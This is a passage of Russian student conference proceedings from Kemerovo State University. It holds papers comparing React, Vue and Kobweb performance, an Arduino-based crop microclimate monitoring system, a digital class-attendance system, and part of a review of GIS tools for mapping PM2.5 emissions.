5. Образовательная манга – эффективный посредник в изучении английского – 2022 – URL: https://www.academia.edu/12374954/Educational_Manga_An_Effective_Medium_for_English_Learning - Текст: электронный

Научный руководитель – профессор Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.9

СРАВНИТЕЛЬНЫЙ АНАЛИЗ СУЩЕСТВУЮЩИХ РЕШЕНИЙ ДЛЯ РАЗРАБОТКИ КЛИЕНТСКОЙ ЧАСТИ ВЕБ-ПРИЛОЖЕНИЙ

Венгржиновская А. С., Бурмин Л.Н.

ФГБОУ ВО «Кемеровский государственный университет»

a.vengrzhinovskaya@gmail.com

Аннотация. В данной статье рассматриваются современные инструменты для разработки веб-приложений, такие как React, Vue и Kobweb. В ходе работы был проведен сравнительный анализ и выявлены преимущества и недостатки описываемых решений. Данная статья поможет разработчикам понять специфику описанных решений и выбрать наиболее подходящее для своего проекта.

Ключевые слова: Веб-приложение, сравнительный анализ, фронтенд, React, Vue, Kobweb

Введение

Выбор архитектурного решения на этапе проектирования клиентской части веб-приложения напрямую влияет на производительность, расширяемость и сопровождение информационной системы. Среди большого числа доступных инструментов особое внимание уделяется таким технологиям, как React, Vue и относительно новому фреймворку Kobweb. Настоящее исследование направлено на системное сравнение указанных решений с акцентом на объективные показатели эффективности.

Обзор популярных инструментов

По данным опроса Stack Overflow React занимает первое место в списке наиболее используемых веб-технологий среди профессиональных разработчиков, в то время как Vue — седьмое. Kobweb отсутствует среди лидирующих инструментов, так как этот фреймворк появился сравнительно недавно и еще не обрел значительной популярности, однако у него имеется множество особенностей и преимуществ, делающих его серьезным конкурентом для распространенных решений.

Описание инструментов

React — библиотека для создания интерфейсов, основанная на компонентном подходе. Отличается высокой гибкостью и активной экосистемой. По результатам опроса Stack Overflow Developer Survey 2023, React остается самым популярным фреймворком среди веб-разработчиков [1].

Vue — прогрессивный фреймворк, ориентированный на упрощение разработки пользовательских интерфейсов за счет реактивной модели данных и невысокого порога входа. Подходит для проектов малой и средней сложности.

Kobweb — фреймворк, разработанный на языке Kotlin и использующий декларативный подход через Compose HTML. В отличие от React и Vue, фреймворк основан на другой парадигме — он компилируется в JavaScript с использованием Kotlin Multiplatform.

Таблица 1 - Сравнение решений по критериям

Критерий	React	Vue	Kobweb
Подход	Компонентный, декларативный	Компонентный, реактивный	Декларативный (Compose)
Язык	JavaScript / TypeScript	JavaScript / TypeScript	Kotlin
Порог входа	Средний	Низкий	Низкий (для разработчиков Kotlin)
Эволюция и зрелость	Зрелый, активно развивающийся	Зрелый	Новый, в стадии становления
Поддержка сообщества	Очень высокая	Высокая	Низкая
Масштабируемость	Низкая	Средняя	Низкая–средняя (ограничено экосистемой)

Сравнение инструментов

Для количественного сравнения производительности был произведен синтетический тест: генерация страницы с 50 000 интерактивных кнопок. При нажатии кнопка изменяет цвет. Измерялись время рендеринга, средняя задержка при взаимодействии, объём потребляемой памяти и объём кода.

Таблица 2 - Результаты теста

Метрика	React	Vue	Kobweb
Время рендеринга	35,5 мс	0,1 мс	16 916,8 мс
Время отклика	660,9 мс	114,0 мс	4 907,5 мс
Объём кода (строк)	26	39	30
Потребление памяти	218 MB	129 MB	720 MB

Как видно из таблицы, Vue продемонстрировал наилучшие показатели по времени рендеринга и отклика, а также минимальное потребление ресурсов. React показал стабильные средние результаты. Kobweb, напротив, существенно уступил по всем параметрам производительности.




Рисунок 1 - Потребление ресурсов React




Рисунок 2 - Потребление ресурсов Vue




Рисунок 3 - Потребление ресурсов Kobweb

На основе полученных результатов теста можно сделать следующие выводы:

1. Vue показывает лучший результат по скорости рендеринга. React также справляется с задачей менее, чем за 1 секунду, однако ощутимо медленнее Vue. Kobweb заметно отстает, отрисовывая страницу за более чем 16 секунд, что может значительно сказаться на UX приложения.
2. Vue также наиболее быстро справился с реакцией на действия пользователя, обработав нажатия и изменив интерфейс за 0,1 секунды. React потребовалось 0,7 секунды. Kobweb снова показывает худший результат, выполнив задачу за 4,9 секунды.
3. Написать необходимый для теста код за наименьшее количество строк удалось с использованием React. На Vue потребовалось больше всего кода - 39 строк.
4. По объему используемой памяти снова лидирует Vue, занимая 129 MB, что в 1,6 раза меньше, чем требуется React, и более чем в 5,5 раз меньше объема, необходимого Kobweb.

Заключение

Выбор фронтенд-фреймворка должен основываться на анализе проектных требований, технических ограничений и квалификации команды.

React обеспечивает компромисс между гибкостью, масштабируемостью и производительностью, что делает его универсальным решением.

Vue целесообразно применять в проектах, где важна скорость разработки и высокая отзывчивость интерфейса при сравнительно небольших объемах данных.

Kobweb может быть полезен в нишевых задачах, особенно при наличии опыта разработки на Kotlin, однако в текущем виде не может конкурировать по производительности с более зрелыми решениями.

Список литературы

1. Stack Overflow Developer Survey 2024 // Stack Overflow URL: <https://survey.stackoverflow.co/2024/technology#most-popular-technologies-webframe-prof> (дата обращения: 07.04.2025).
2. State of JS 2023 // State of JavaScript URL: <https://2023.stateofjs.com/en-US> (дата обращения: 30.04.2025).
3. Vue или React? Кратко о возможном росте технического долга и что лучше для начинающих // Хабр URL: <https://habr.com/ru/articles/661311/> (дата обращения: 05.04.2025).
4. React или Vue: что выбрать бизнесу в 2025? // Work Solutions URL: <https://worksolutions.ru/useful/React-ili-Vue-chto-vybrat-biznesu/> (дата обращения: 07.04.2025).
5. Kobweb // Github URL: <https://github.com/varabyte/kobweb> (дата обращения: 30.04.2025).

УДК 004.9:681.5:631

ЦИФРОВОЙ МОНИТОРИНГ АГРОТЕХНИЧЕСКИХ ПОКАЗАТЕЛЕЙ РАСТЕНИЙ НА ОСНОВЕ ОТКРЫТОЙ АППАРАТНОЙ АРХИТЕКТУРЫ

Воронков Д. А., Бурмин Л. Н.

ФГБОУ ВО «Кемеровский государственный университет»

danila.voronkov.2016@mail.ru, LNBurmin@mail.ru

Аннотация: статья описывает систему мониторинга агротехнических показателей на базе Arduino, объединяющую датчики влажности, температуры и освещённости с передачей данных в MySQL. Веб-интерфейс для анализа и открытая архитектура делают решение доступным для малых хозяйств, а выбор компонентов обоснован сравнением с коммерческими аналогами.

Ключевые слова: автоматизация агромониторинга, сбор агротехнических показателей, Arduino, MySQL, IoT в сельском хозяйстве, веб-визуализация данных.

Введение

Сбор агротехнических показателей - основа для повышения эффективности растениеводства. Традиционные методы ручного измерения влажности почвы или температуры воздуха не только трудоемкий, но и подвержены субъективным ошибкам. Современные технологии позволяют автоматизировать этот процесс, однако большинство коммерческих решений остаются недоступными из-за высокой стоимости или закрытости архитектуры. В данной статье представлена система, разработанная для непрерывного мониторинга ключевых параметров микроклимата растений с использованием открытых и бюджетных компонентов.

Проблематика

Основная проблема современных агротехнических систем - разрыв между стоимостью и гибкостью. Промышленные решения, такие как Gros Farm или Smart Grow Monitor,

предлагают комплексный мониторинг, но их внедрение требует значительных финансовых вложений. Например, Gros Farm фокусируется на крупных фермерских хозяйствах, используя облачные сервисы с ежемесячной подпиской, что не подходит для небольших теплиц или учебных лабораторий. Smart Grow Monitor, ориентированный на домашнее садоводство, ограничен предустановленными алгоритмами и не позволяет модифицировать набор датчиков. Оба решения хранят данные на сторонних серверах, что создает риски утечек и зависимость от интернет-соединения.

Предлагаемая система устраняет эти недостатки за счёт локального хранения данных в MySQL и модульности аппаратной части. В отличие от Gros Farm, где пользователь не имеет доступа к исходному коду, проект на Arduino позволяет адаптировать систему под специфические задачи - например, добавить датчики уровня pH или CO₂.

Также, собранные данные о микроклимате растений остаются бесполезными, если их нельзя интерпретировать. Агрономы вынуждены вручную сопоставлять цифры из таблиц, вместо того чтобы мгновенно оценивать, как ночные перепады температуры коррелируют с замедлением роста саженцев. Без визуализации тенденций и аномалий даже самая точная система мониторинга превращается в архив чисел.

Существующие решения и их ограничения

Анализ рынка выявил две категории систем для сбора агротехнических показателей.

Промышленные IoT-платформы (Gros Farm, FarmBot). Их ключевое преимущество - высокая точность и интеграция с системами автоматического полива. Однако стоимость таких решений начинается от 150 тыс. рублей, что делает их неоправданными для малых проектов. Кроме того, Gros Farm использует проприетарное ПО, которое не позволяет экспортировать сырые данные для стороннего анализа.

Бытовые устройства (Smart Grow Monitor, Xiaomi Flower Care). Эти компактные гаджеты предназначены для комнатных растений и стоят от 2500 рублей. Smart Grow Monitor, например, измеряет влажность почвы и температуру, но не поддерживает внешние датчики. Данные передаются через Bluetooth только в мобильное приложение, что ограничивает их использование в исследованиях.

Предлагаемое решение

Система состоит из трёх взаимосвязанных модулей:

1. Аппаратный слой: датчики и контроллер

Датчик влажности почвы FC-28 работает на принципе изменения электрического сопротивления между двумя электродами в зависимости от содержания воды в грунте. Чем выше влажность, тем ниже сопротивление, что преобразуется в процентное значение через аналоговый вход Arduino [1].

Датчик DHT22 измеряет температуру и влажность воздуха с помощью встроенного термистора и ёмкостного сенсора. Точность ($\pm 0.5^{\circ}\text{C}$ для температуры, $\pm 2\%$ для влажности) достаточна для большинства агротехнических задач.

Фоторезистор определяет уровень освещённости через изменение сопротивления при попадании света на полупроводниковый материал. Калибровка осуществляется относительно эталонных значений (люкс).

Микроконтроллер Arduino Uno выбран из-за низкого энергопотребления (50 мА в активном режиме) и простоты программирования [2]. Специальные библиотеки (например, DHT.h для работы с DHT22) упрощают считывание данных. Каждые 10 минут Arduino формирует пакет данных в формате JSON, который передается по USB на ПК.

2. Информационный часть: передача и хранение данных

Для обеспечения гибкости и масштабируемости система использует базу данных MySQL с тремя взаимосвязанными таблицами.

Первая таблица, `measurements`, сохраняет непосредственно значения агротехнических показателей, такие как влажность почвы или температура, вместе с временной меткой записи. Каждое измерение привязывается к конкретному датчику через уникальный идентификатор, что позволяет отслеживать источник данных.

Вторая таблица, `sensor_types`, определяет типы показателей. Например, здесь указывается, что идентификатор «1» соответствует влажности почвы, измеряемой в процентах, а «2» - температуре воздуха в градусах Цельсия. Такая структура позволяет легко добавлять новые параметры, такие как уровень CO₂ или электропроводность грунта, без перестройки всей базы.

Третья таблица, `sensor_locations`, содержит информацию о местоположении датчиков. В ней фиксируются стеллаж, ряд и кассета, где установлен сенсор. Эта часть системы адаптируется под нужды пользователя: например, для крупных теплиц можно добавить поле «зона» или «этаж», а для открытых грядок - «координаты GPS».

Передача данных организована через JSON-пакеты, которые Arduino формирует каждые 10 минут. В них указывается идентификатор датчика, значение показателя и текущее местоположение. Серверная часть на Python обрабатывает эти данные, проверяет их на корректность и последовательно обновляет таблицы в MySQL.

3. Программный слой: веб-интерфейс для визуализации и управления

Серверная часть системы построена на Flask - минималистичном фреймворке Python, который обеспечивает надежное взаимодействие между аппаратным слоем и базой данных. Для передачи данных в реальном времени используется WebSocket: как только Arduino отправляет новые показатели, Flask мгновенно обновляет веб-интерфейс, позволяя отслеживать, например, скачок температуры в конкретной кассете сразу после изменения условий освещения.

Визуализация данных реализована через Chart.js - библиотеку, которая превращает сырые числа из MySQL в интерактивные графики. Линейные диаграммы отображают динамику параметров за выбранный период, а гистограммы помогают сравнить показатели между стеллажами.

Сравнение с аналогами

Данная система принципиально отличается от коммерческих решений подходом к гибкости и масштабируемости. Например, промышленные платформы, такие как Gros Farm, ориентированы на крупные агропредприятия и предлагают жестко заданную структуру данных. Их облачные системы агрегируют показатели без привязки к конкретным локациям - стеллажам или кассетам, что делает анализ микроклимата в отдельных зонах сложной задачей. Кроме того, такие решения не позволяют пользователю самостоятельно менять схему хранения данных или добавлять новые типы датчиков, требуя обращения к технической поддержке для внесения даже минимальных изменений.

Бытовые устройства, как Smart Grow Monitor, фокусируются на упрощённом мониторинге базовых параметров, но жертвуют функциональностью для исследований. Они ограничены предустановленными типами датчиков (например, только влажность почвы и температура), а данные хранятся исключительно в мобильных приложениях с автоматическим удалением через месяц. Это затрудняет долгосрочный анализ и интеграцию с внешними инструментами, такими как системы прогнозной аналитики.

Ключевое преимущество предложенной системы - открытая архитектура, которая ставит пользователя в центр разработки. В отличие от Gros Farm, где изменение структуры данных требует согласования с поставщиком, здесь достаточно внести правки в таблицы MySQL, например, добавить поле «зона» в схему локаций. Для расширения функциональности не нужны дополнительные модули - достаточно подключить новый датчик и зарегистрировать его тип в БД. Это позволяет адаптировать систему под уникальные сценарии: от контроля

CO₂ в экспериментальных теплицах до мониторинга вертикальных ферм с десятками стеллажей.

Заключение

Представленная система демонстрирует, что сбор агротехнических показателей может быть доступным и гибким. Arduino как платформа обеспечивает модульность, а MySQL - надёжное хранение данных для долгосрочного анализа. В перспективе проект может быть расширен за счёт беспроводной передачи данных (например, через LoRaWAN) и интеграции с системами автоматического полива.

Список литературы

1. Абазоков М. Б., Макоева Д. Г., Сундуков З. А. РАЗРАБОТКА ПРОГРАММЫ ДЛЯ СБОРА И ОБРАБОТКИ ДАННЫХ С АНАЛОГОВЫХ ДАТЧИКОВ В РОБОТОТЕХНИЧЕСКИХ СИСТЕМАХ // Известия КБНЦ РАН. 2019. №6 (92). URL: <https://cyberleninka.ru/article/n/razrabotka-programmy-dlya-sbora-i-obrabotki-dannyh-s-analogovyh-datchikov-v-robototekhnicheskikh-sistemah> (дата обращения: 05.04.2024).
2. Кирнос, А. Е. Arduino - как средство автоматизация сельского хозяйства Arduino - as a means of automation of agriculture / А. Е. Кирнос // Вестник Кыргызстана. – 2018. – № 1(4). – С. 275-279. – EDN XRNZCX. – URL: <https://www.elibrary.ru/item.asp?id=35160713> (дата обращения: 05.04.2024)
3. Виноградов, М. С. Автоматизация сбора данных и управления технологическими процессами в автоматизированных тепличных установках / М. С. Виноградов // Инновационные технологии в АПК, Пенза, 15–16 марта 2024 года. – EDN GRGOG. – URL: <https://www.elibrary.ru/item.asp?id=65609819> (дата обращения: 05.04.2024)
4. Вечерков В. В., Абдураимов С. Р., Дунаева Е. А. РАЗРАБОТКА КОМПЛЕКСНОЙ АГРОМЕТЕОСТАНЦИИ, ОСНОВАННОЙ НА МИКРОКОНТРОЛЛЕРЕ ARDUINO // Известия сельскохозяйственной науки Тавриды. 2023. №33 (196). URL: <https://cyberleninka.ru/article/n/razrabotka-kompleksnoy-agrometeostantsii-osnovannoy-na-mikrokontrollere-arduino> (дата обращения: 05.04.2025).

Научный руководитель — доктор технических наук, доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.9

ЦИФРОВИЗАЦИЯ ЭЛЕМЕНТОВ ОБРАЗОВАТЕЛЬНОГО ПРОЦЕССА НА ПРИМЕРЕ МОНИТОРИНГА ПОСЕЩАЕМОСТИ УЧЕБНЫХ ЗАНЯТИЙ

Гайдай А.М., Бурмин Л.Н.

ФГБОУ ВО «Кемеровский государственный университет»

alexey.gaidai@gmail.com, LNBurmin@mail.ru

Аннотация. В данной работе рассматривается проблема цифровизации образовательных процессов, рассматриваются текущие решения, анализируются их недостатки и предлагается разработка цифровой системы на основе открытой архитектуры, предназначенной для сбора, хранения и визуализации ключевых образовательных показателей. Предлагаемое решение включает веб-приложение с аналитическим дашбордом для заведующего кафедрой и мобильное приложение для оперативного ввода данных преподавателями. Предлагаемая система решает проблему низкой адаптивности и замкнутости существующих решений, создавая гибкую

инфраструктуру, которая способна масштабироваться под изменяющиеся требования образовательной среды и способствовать повышению качества образовательного процесса.

Ключевые слова: цифровизация, сбор данных, автоматизация процессов, веб-приложение, мобильное приложение

Введение

Современные технологии постепенно внедряются в нашу жизнь со всех ее сторон, учебные заведения и образовательные процессы не стали исключением. Учебные заведения активно используют разное ПО и технологии в своих процессах, появляются информационные образовательные платформы, онлайн курсы и т.д.. Цифровизация образовательных процессов важна для сбора разного вида данных, получения новых знаний и выявления неочевидных зависимостей. Также внедрение цифровых технологий в образовательный процесс помогает не только повысить его эффективность, но и сформировать новые подходы к взаимодействию между преподавателями и студентами.

Актуальность

В условиях, когда быстро меняется стратегия и показатели качества образовательных процессов, важно оперативно получать данные с разными показателями внутри учебного учреждения для регулярной и прозрачной оценки ситуации с расчетом на их дальнейшую максимизацию. Также необходимо иметь возможность быстро адаптироваться к изменяющимся требованиям и добавлять новые показатели, масштабировать их и определять причины, по которым эти показатели могут иметь отрицательную динамику.

Для того, чтобы иметь возможность дать точную оценку по полученным показателям и иметь возможность гибко настраивать их, необходимо оцифровать максимальное количество процессов, начав с тех, которые рутинно используются чаще всего. Одни из таких показателей являются посещаемость и успеваемость студентов. Из этих данных возможно собрать много информации, которая может помочь выявить скрытые зависимости между качеством ведения дисциплины, интереса студентов к дисциплине, их эмоции от предмета, нагруженность аудиторного фонда и другие.

Существующие решения

Для более точного и регулярного сбора показателей, а также их быстрого расчета необходимо наладить качественный источник данных, который позволит их собирать, хранить и обрабатывать. Сегодня основными источниками данных являются как аналоговые документы, так и электронные системы управления.

Аналоговые документы, которые сегодня используются, например, для ведения посещаемости вполне рабочий и наиболее используемый способ, но он не лишен недостатков, так например, данные полученные с их помощью сложно агрегировать, соединять и давать к ним доступ заинтересованным лицам. Также человеческий фактор играет большую роль в точности и качестве их заполнения,

Автоматизированные системы для управления процессами внутри учебных заведений также не лишены недостатков в контексте данной проблемы. Такие системы делают не то, что от них ожидается, они больше направлены на бизнес составляющие процессы связанные с ведением учета, ходом работы приемной комиссии, составлением учебного плана и т.д.. Также данные системы не нацелены на быструю адаптацию к изменяющимся требованиям.

Описанные недостатки негативно влияют на формирование образовательных процессов и не дают возможности для получения новых данных, и выявления скрытых зависимостей, которые могли бы быть полезны для оценки и потенциального повышения показателей качества учебного процесса.

Решение

В связи с описанными недостатками, появляется необходимость в первую очередь наладить инфраструктуру для сбора и хранения данных, при помощи которых можно было

бы быстро собирать данные о различных аспектах образовательного процесса и хранить их, для дальнейшей обработки.

Предлагается разработать систему, для сбора и хранения полученных данных, которая будет содержать и отображать различные показатели, на основе открытой архитектуры. Особенностью открытой архитектуры будет являться наличие нескольких интерфейсов для взаимодействия, так например, для уведомления заинтересованных лиц, в ухудшении ситуации, можно добавить различных чат-ботов, которые будут реагировать на входящий запрос и отправлять сообщение.




Рисунок 1 - Концептуальная схема системы

Для взаимодействия с приложениями есть возможность использовать REST API, чтобы создать возможность гибкого выбора среди устройств, на которых это все можно использовать. Для оперативного получения отчетов, можно выдать доступ для заинтересованных лиц через внутреннюю сеть учреждения, что позволит обеспечить безопасность от попыток кражи данных извне.

Веб приложение может представлять дашборд, на котором собраны различные показатели для заведующего кафедрой, по которым он может оценить ситуацию и принять решение. Мобильное приложение может содержать инструменты для заполнения данных и отправки их на сервер.

Вывод

Таким образом, предлагаемая для разработки система, позволит оцифровать небольшую часть образовательных процессов, обеспечив сбор, хранение и визуализацию данных, что в итоге может стать частью подхода Data Driven Education, и откроет возможности для раннего выявления проблем [1]. В будущем планируется провести дополнительные исследования с целью накопления данных и выявления скрытых зависимостей между субъектами системы для формирования стратегических кафедральных решений по управлению кадровым составом преподавателей, содержанием дисциплины и успеваемостью студентов.

Список литературы

1. Abdulxaev A.A. LEARNING ANALYTICS: DATA-DRIVEN APPROACHES IN EDUCATION // Экономика и социум. 2023. №12 (115)-2. URL: <https://cyberleninka.ru/article/n/learning-analytics-data-driven-approaches-in-education> (дата обращения: 12.04.2025).
2. Maxamadaliyeva E. TRANSFORMATION IN EDUCATION MANAGEMENT: A NEW ERA OF INNOVATION AND GROWTH // Экономика и социум. 2024. №11-2 (126). URL: <https://cyberleninka.ru/article/n/transformation-in-education-management-a-new-era-of-innovation-and-growth> (дата обращения: 12.04.2025).

Научный руководитель – доктор т.н., доцент Степанов Ю.А., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004

ОБЗОР ИНФОРМАЦИОННЫХ СИСТЕМ ДЛЯ ВИЗУАЛИЗАЦИИ РАСПРОСТРАНЕНИЯ ПРОМЫШЛЕННЫХ ВЫБРОСОВ PM_{2.5} НА ГЕОГРАФИЧЕСКОЙ КАРТЕ

Гращенко С.А., Илькевич В.В.

ФГБОУ ВО «Кемеровский государственный университет»

sg4212045@gmail.com, IlkevichVV@yandex.ru

Аннотация. В статье сравниваются возможности ArcGIS, QGIS и Google Earth Engine для визуализации загрязнения воздуха pm_{2.5}. Рассмотрены их функции: моделирование, обработка спутниковых данных, создание санитарных зон. Выделены преимущества каждой платформы в зависимости от масштаба исследований и доступных ресурсов. Подчеркивается роль ГИС в экологическом мониторинге.

Ключевые слова: визуализация выбросов, геоинформационные системы, экологический мониторинг, pm_{2.5}, пространственный анализ.

Введение

Современные методы визуализации пространственного распределения загрязнителей атмосферного воздуха приобретают особую значимость в условиях усиления антропогенной нагрузки на окружающую среду. Геоинформационные системы (ГИС) становятся ключевым инструментом для экологов и специалистов по мониторингу, предлагая комплексные решения для пространственного анализа, моделирования процессов рассеивания загрязняющих веществ и создания интерактивных картографических материалов. Особую ценность представляют возможности ГИС по интеграции данных различных источников - от стационарных постов наблюдения до спутникового мониторинга, что позволяет получать объективную картину экологической обстановки. При этом выбор оптимальных инструментов визуализации требует тщательного анализа возможностей различных ГИС-платформ с учетом специфики решаемых задач, доступных данных и требуемой точности результатов.

Описание проблемы

Разработка эффективных методов визуализации пространственного распределения загрязнителей воздуха сталкивается с комплексом взаимосвязанных проблем, требующих системного решения. Основная сложность заключается в необходимости преодоления разрыва между техническими возможностями современных ГИС-платформ и практическими потребностями экологов, эпидемиологов и органов экологического контроля. Традиционные

подходы к визуализации, основанные на точечных данных стационарных станций мониторинга, не обеспечивают необходимой пространственной детализации, особенно в районах с недостаточной плотностью измерительных пунктов. При этом современные спутниковые методы, хотя и обладают глобальным охватом, имеют существенные ограничения по разрешению и точности измерений концентраций $pm_{2.5}$.

Ключевым требованием к современным системам визуализации становится обеспечение баланса между научной достоверностью и практической полезностью результатов. С одной стороны, визуализация должна отражать реальные пространственные закономерности распределения загрязнителей с учетом всех значимых факторов (метеорологических условий, рельефа местности, характеристик источников выбросов)[5]. С другой стороны, результаты должны быть представлены в интуитивно понятной форме, позволяющей быстро оценить экологическую обстановку и принять обоснованные управленческие решения. Особую сложность представляет визуализация неопределенности данных, что особенно важно при интерпретации результатов моделирования и интерполяции.

Существующее решения

Современные геоинформационные системы стали неотъемлемым инструментом для экологического мониторинга, предоставляя комплексные решения для визуализации, анализа и прогнозирования пространственного распределения промышленных выбросов $pm_{2.5}$. Среди многообразия существующих платформ особого внимания заслуживают три наиболее распространенных и технологически продвинутых решения: Google Earth Engine, ArcGIS и QGIS, каждая из которых обладает уникальным набором функциональных возможностей, определяющих их применение в различных сценариях экологического мониторинга.

Google Earth Engine (GEE) как технологическая платформа для экологического мониторинга сочетает современные методы обработки спутниковых данных с передовыми облачными вычислениями [4]. В основе системы лежит распределенная архитектура, позволяющая обрабатывать массивы данных объемом в петабайты, что особенно важно для задач оперативного мониторинга атмосферных загрязнений. Платформа реализует многоступенчатый алгоритм оценки концентраций $pm_{2.5}$ [1]. Первичная обработка спутниковых данных включает коррекцию атмосферных эффектов и расчет аэрозольной оптической толщины с использованием специализированных физических моделей. На следующем этапе применяются статистические методы калибровки, учитывающие региональные особенности распределения аэрозолей и данные наземных измерений. GEE предлагает уникальные решения для работы с большими данными. Платформа использует распределенные вычисления на основе технологии MapReduce, что позволяет обрабатывать глобальные массивы спутниковой информации за приемлемое время. Особенностью архитектуры является эффективная система индексирования и хранения растровых данных, обеспечивающая быстрый доступ к историческим архивам. Для пользователей предоставляется API на JavaScript и Python, поддерживающий интеграцию с библиотеками машинного обучения.

ArcGIS, разрабатываемый компанией ESRI, представляет собой профессиональное коммерческое решение с расширенными возможностями пространственного анализа [3]. Система реализует комплексный научно-методический подход, сочетающий современные геостатистические методы с мощными вычислительными возможностями. ArcGIS предлагает многоуровневую методологию обработки данных о качестве воздуха, начиная с этапа первичной верификации и очистки входных данных, полученных от стационарных станций мониторинга (форматы CSV, XLSX), мобильных измерительных систем (GPX, GeoJSON) и спутниковых продуктов (GeoTIFF, NetCDF). Ключевой особенностью является реализация продвинутых алгоритмов пространственной интерполяции, включая обычный кригинг с экспоненциальной вариограммой и эмпирический байесовский кригинг, которые демонстрируют среднеквадратическую ошибку 8-12 $мкг/м^3$ при стандартной плотности

станций мониторинга. Платформа ArcGIS реализует модульный принцип архитектуры, где базовый функционал последовательно расширяется за счет специализированных аналитических модулей. Модуль Spatial Analyst обеспечивает комплекс инструментов для растрового анализа, включая вычисление пространственных статистик, зональный анализ и работу с растровыми калькуляторами. Важным компонентом платформы является возможность интеграции с численными моделями атмосферной химии через специализированные интерфейсы, что позволяет комбинировать преимущества геостатистических подходов с физико-химическим моделированием процессов переноса и трансформации загрязняющих веществ в атмосфере.

QGIS представляет собой открытую геоинформационную платформу, которая реализует комплексный подход к анализу пространственного распределения $pm_{2.5}$, основанный на проверенных геостатистических методах [2]. Система поддерживает базовые алгоритмы интерполяции, включая метод обратного взвешивания расстояний с настраиваемыми параметрами степени влияния и триангуляцию с линейной интерполяцией, которые обеспечивают точность оценки концентраций в пределах 15-25 мкг/м³ при стандартной плотности станций мониторинга. Для более сложного анализа доступны плагины, реализующие методы обычного кригинга и другие продвинутое техники пространственной статистики. Особенностью научного подхода QGIS является возможность полного контроля над параметрами расчетов и прозрачность алгоритмов, что важно для исследовательских задач. QGIS построен на модульной основе с использованием современных библиотек обработки геоданных, включая GDAL/OGR для работы с растровыми и векторными форматами, и PROJ для преобразования координат. Платформа поддерживает все основные форматы данных экологического мониторинга, такие как NetCDF для хранения многомерных данных о качестве воздуха и GeoTIFF для спутниковых изображений. Важным технологическим преимуществом является кроссплатформенность.

Заключение

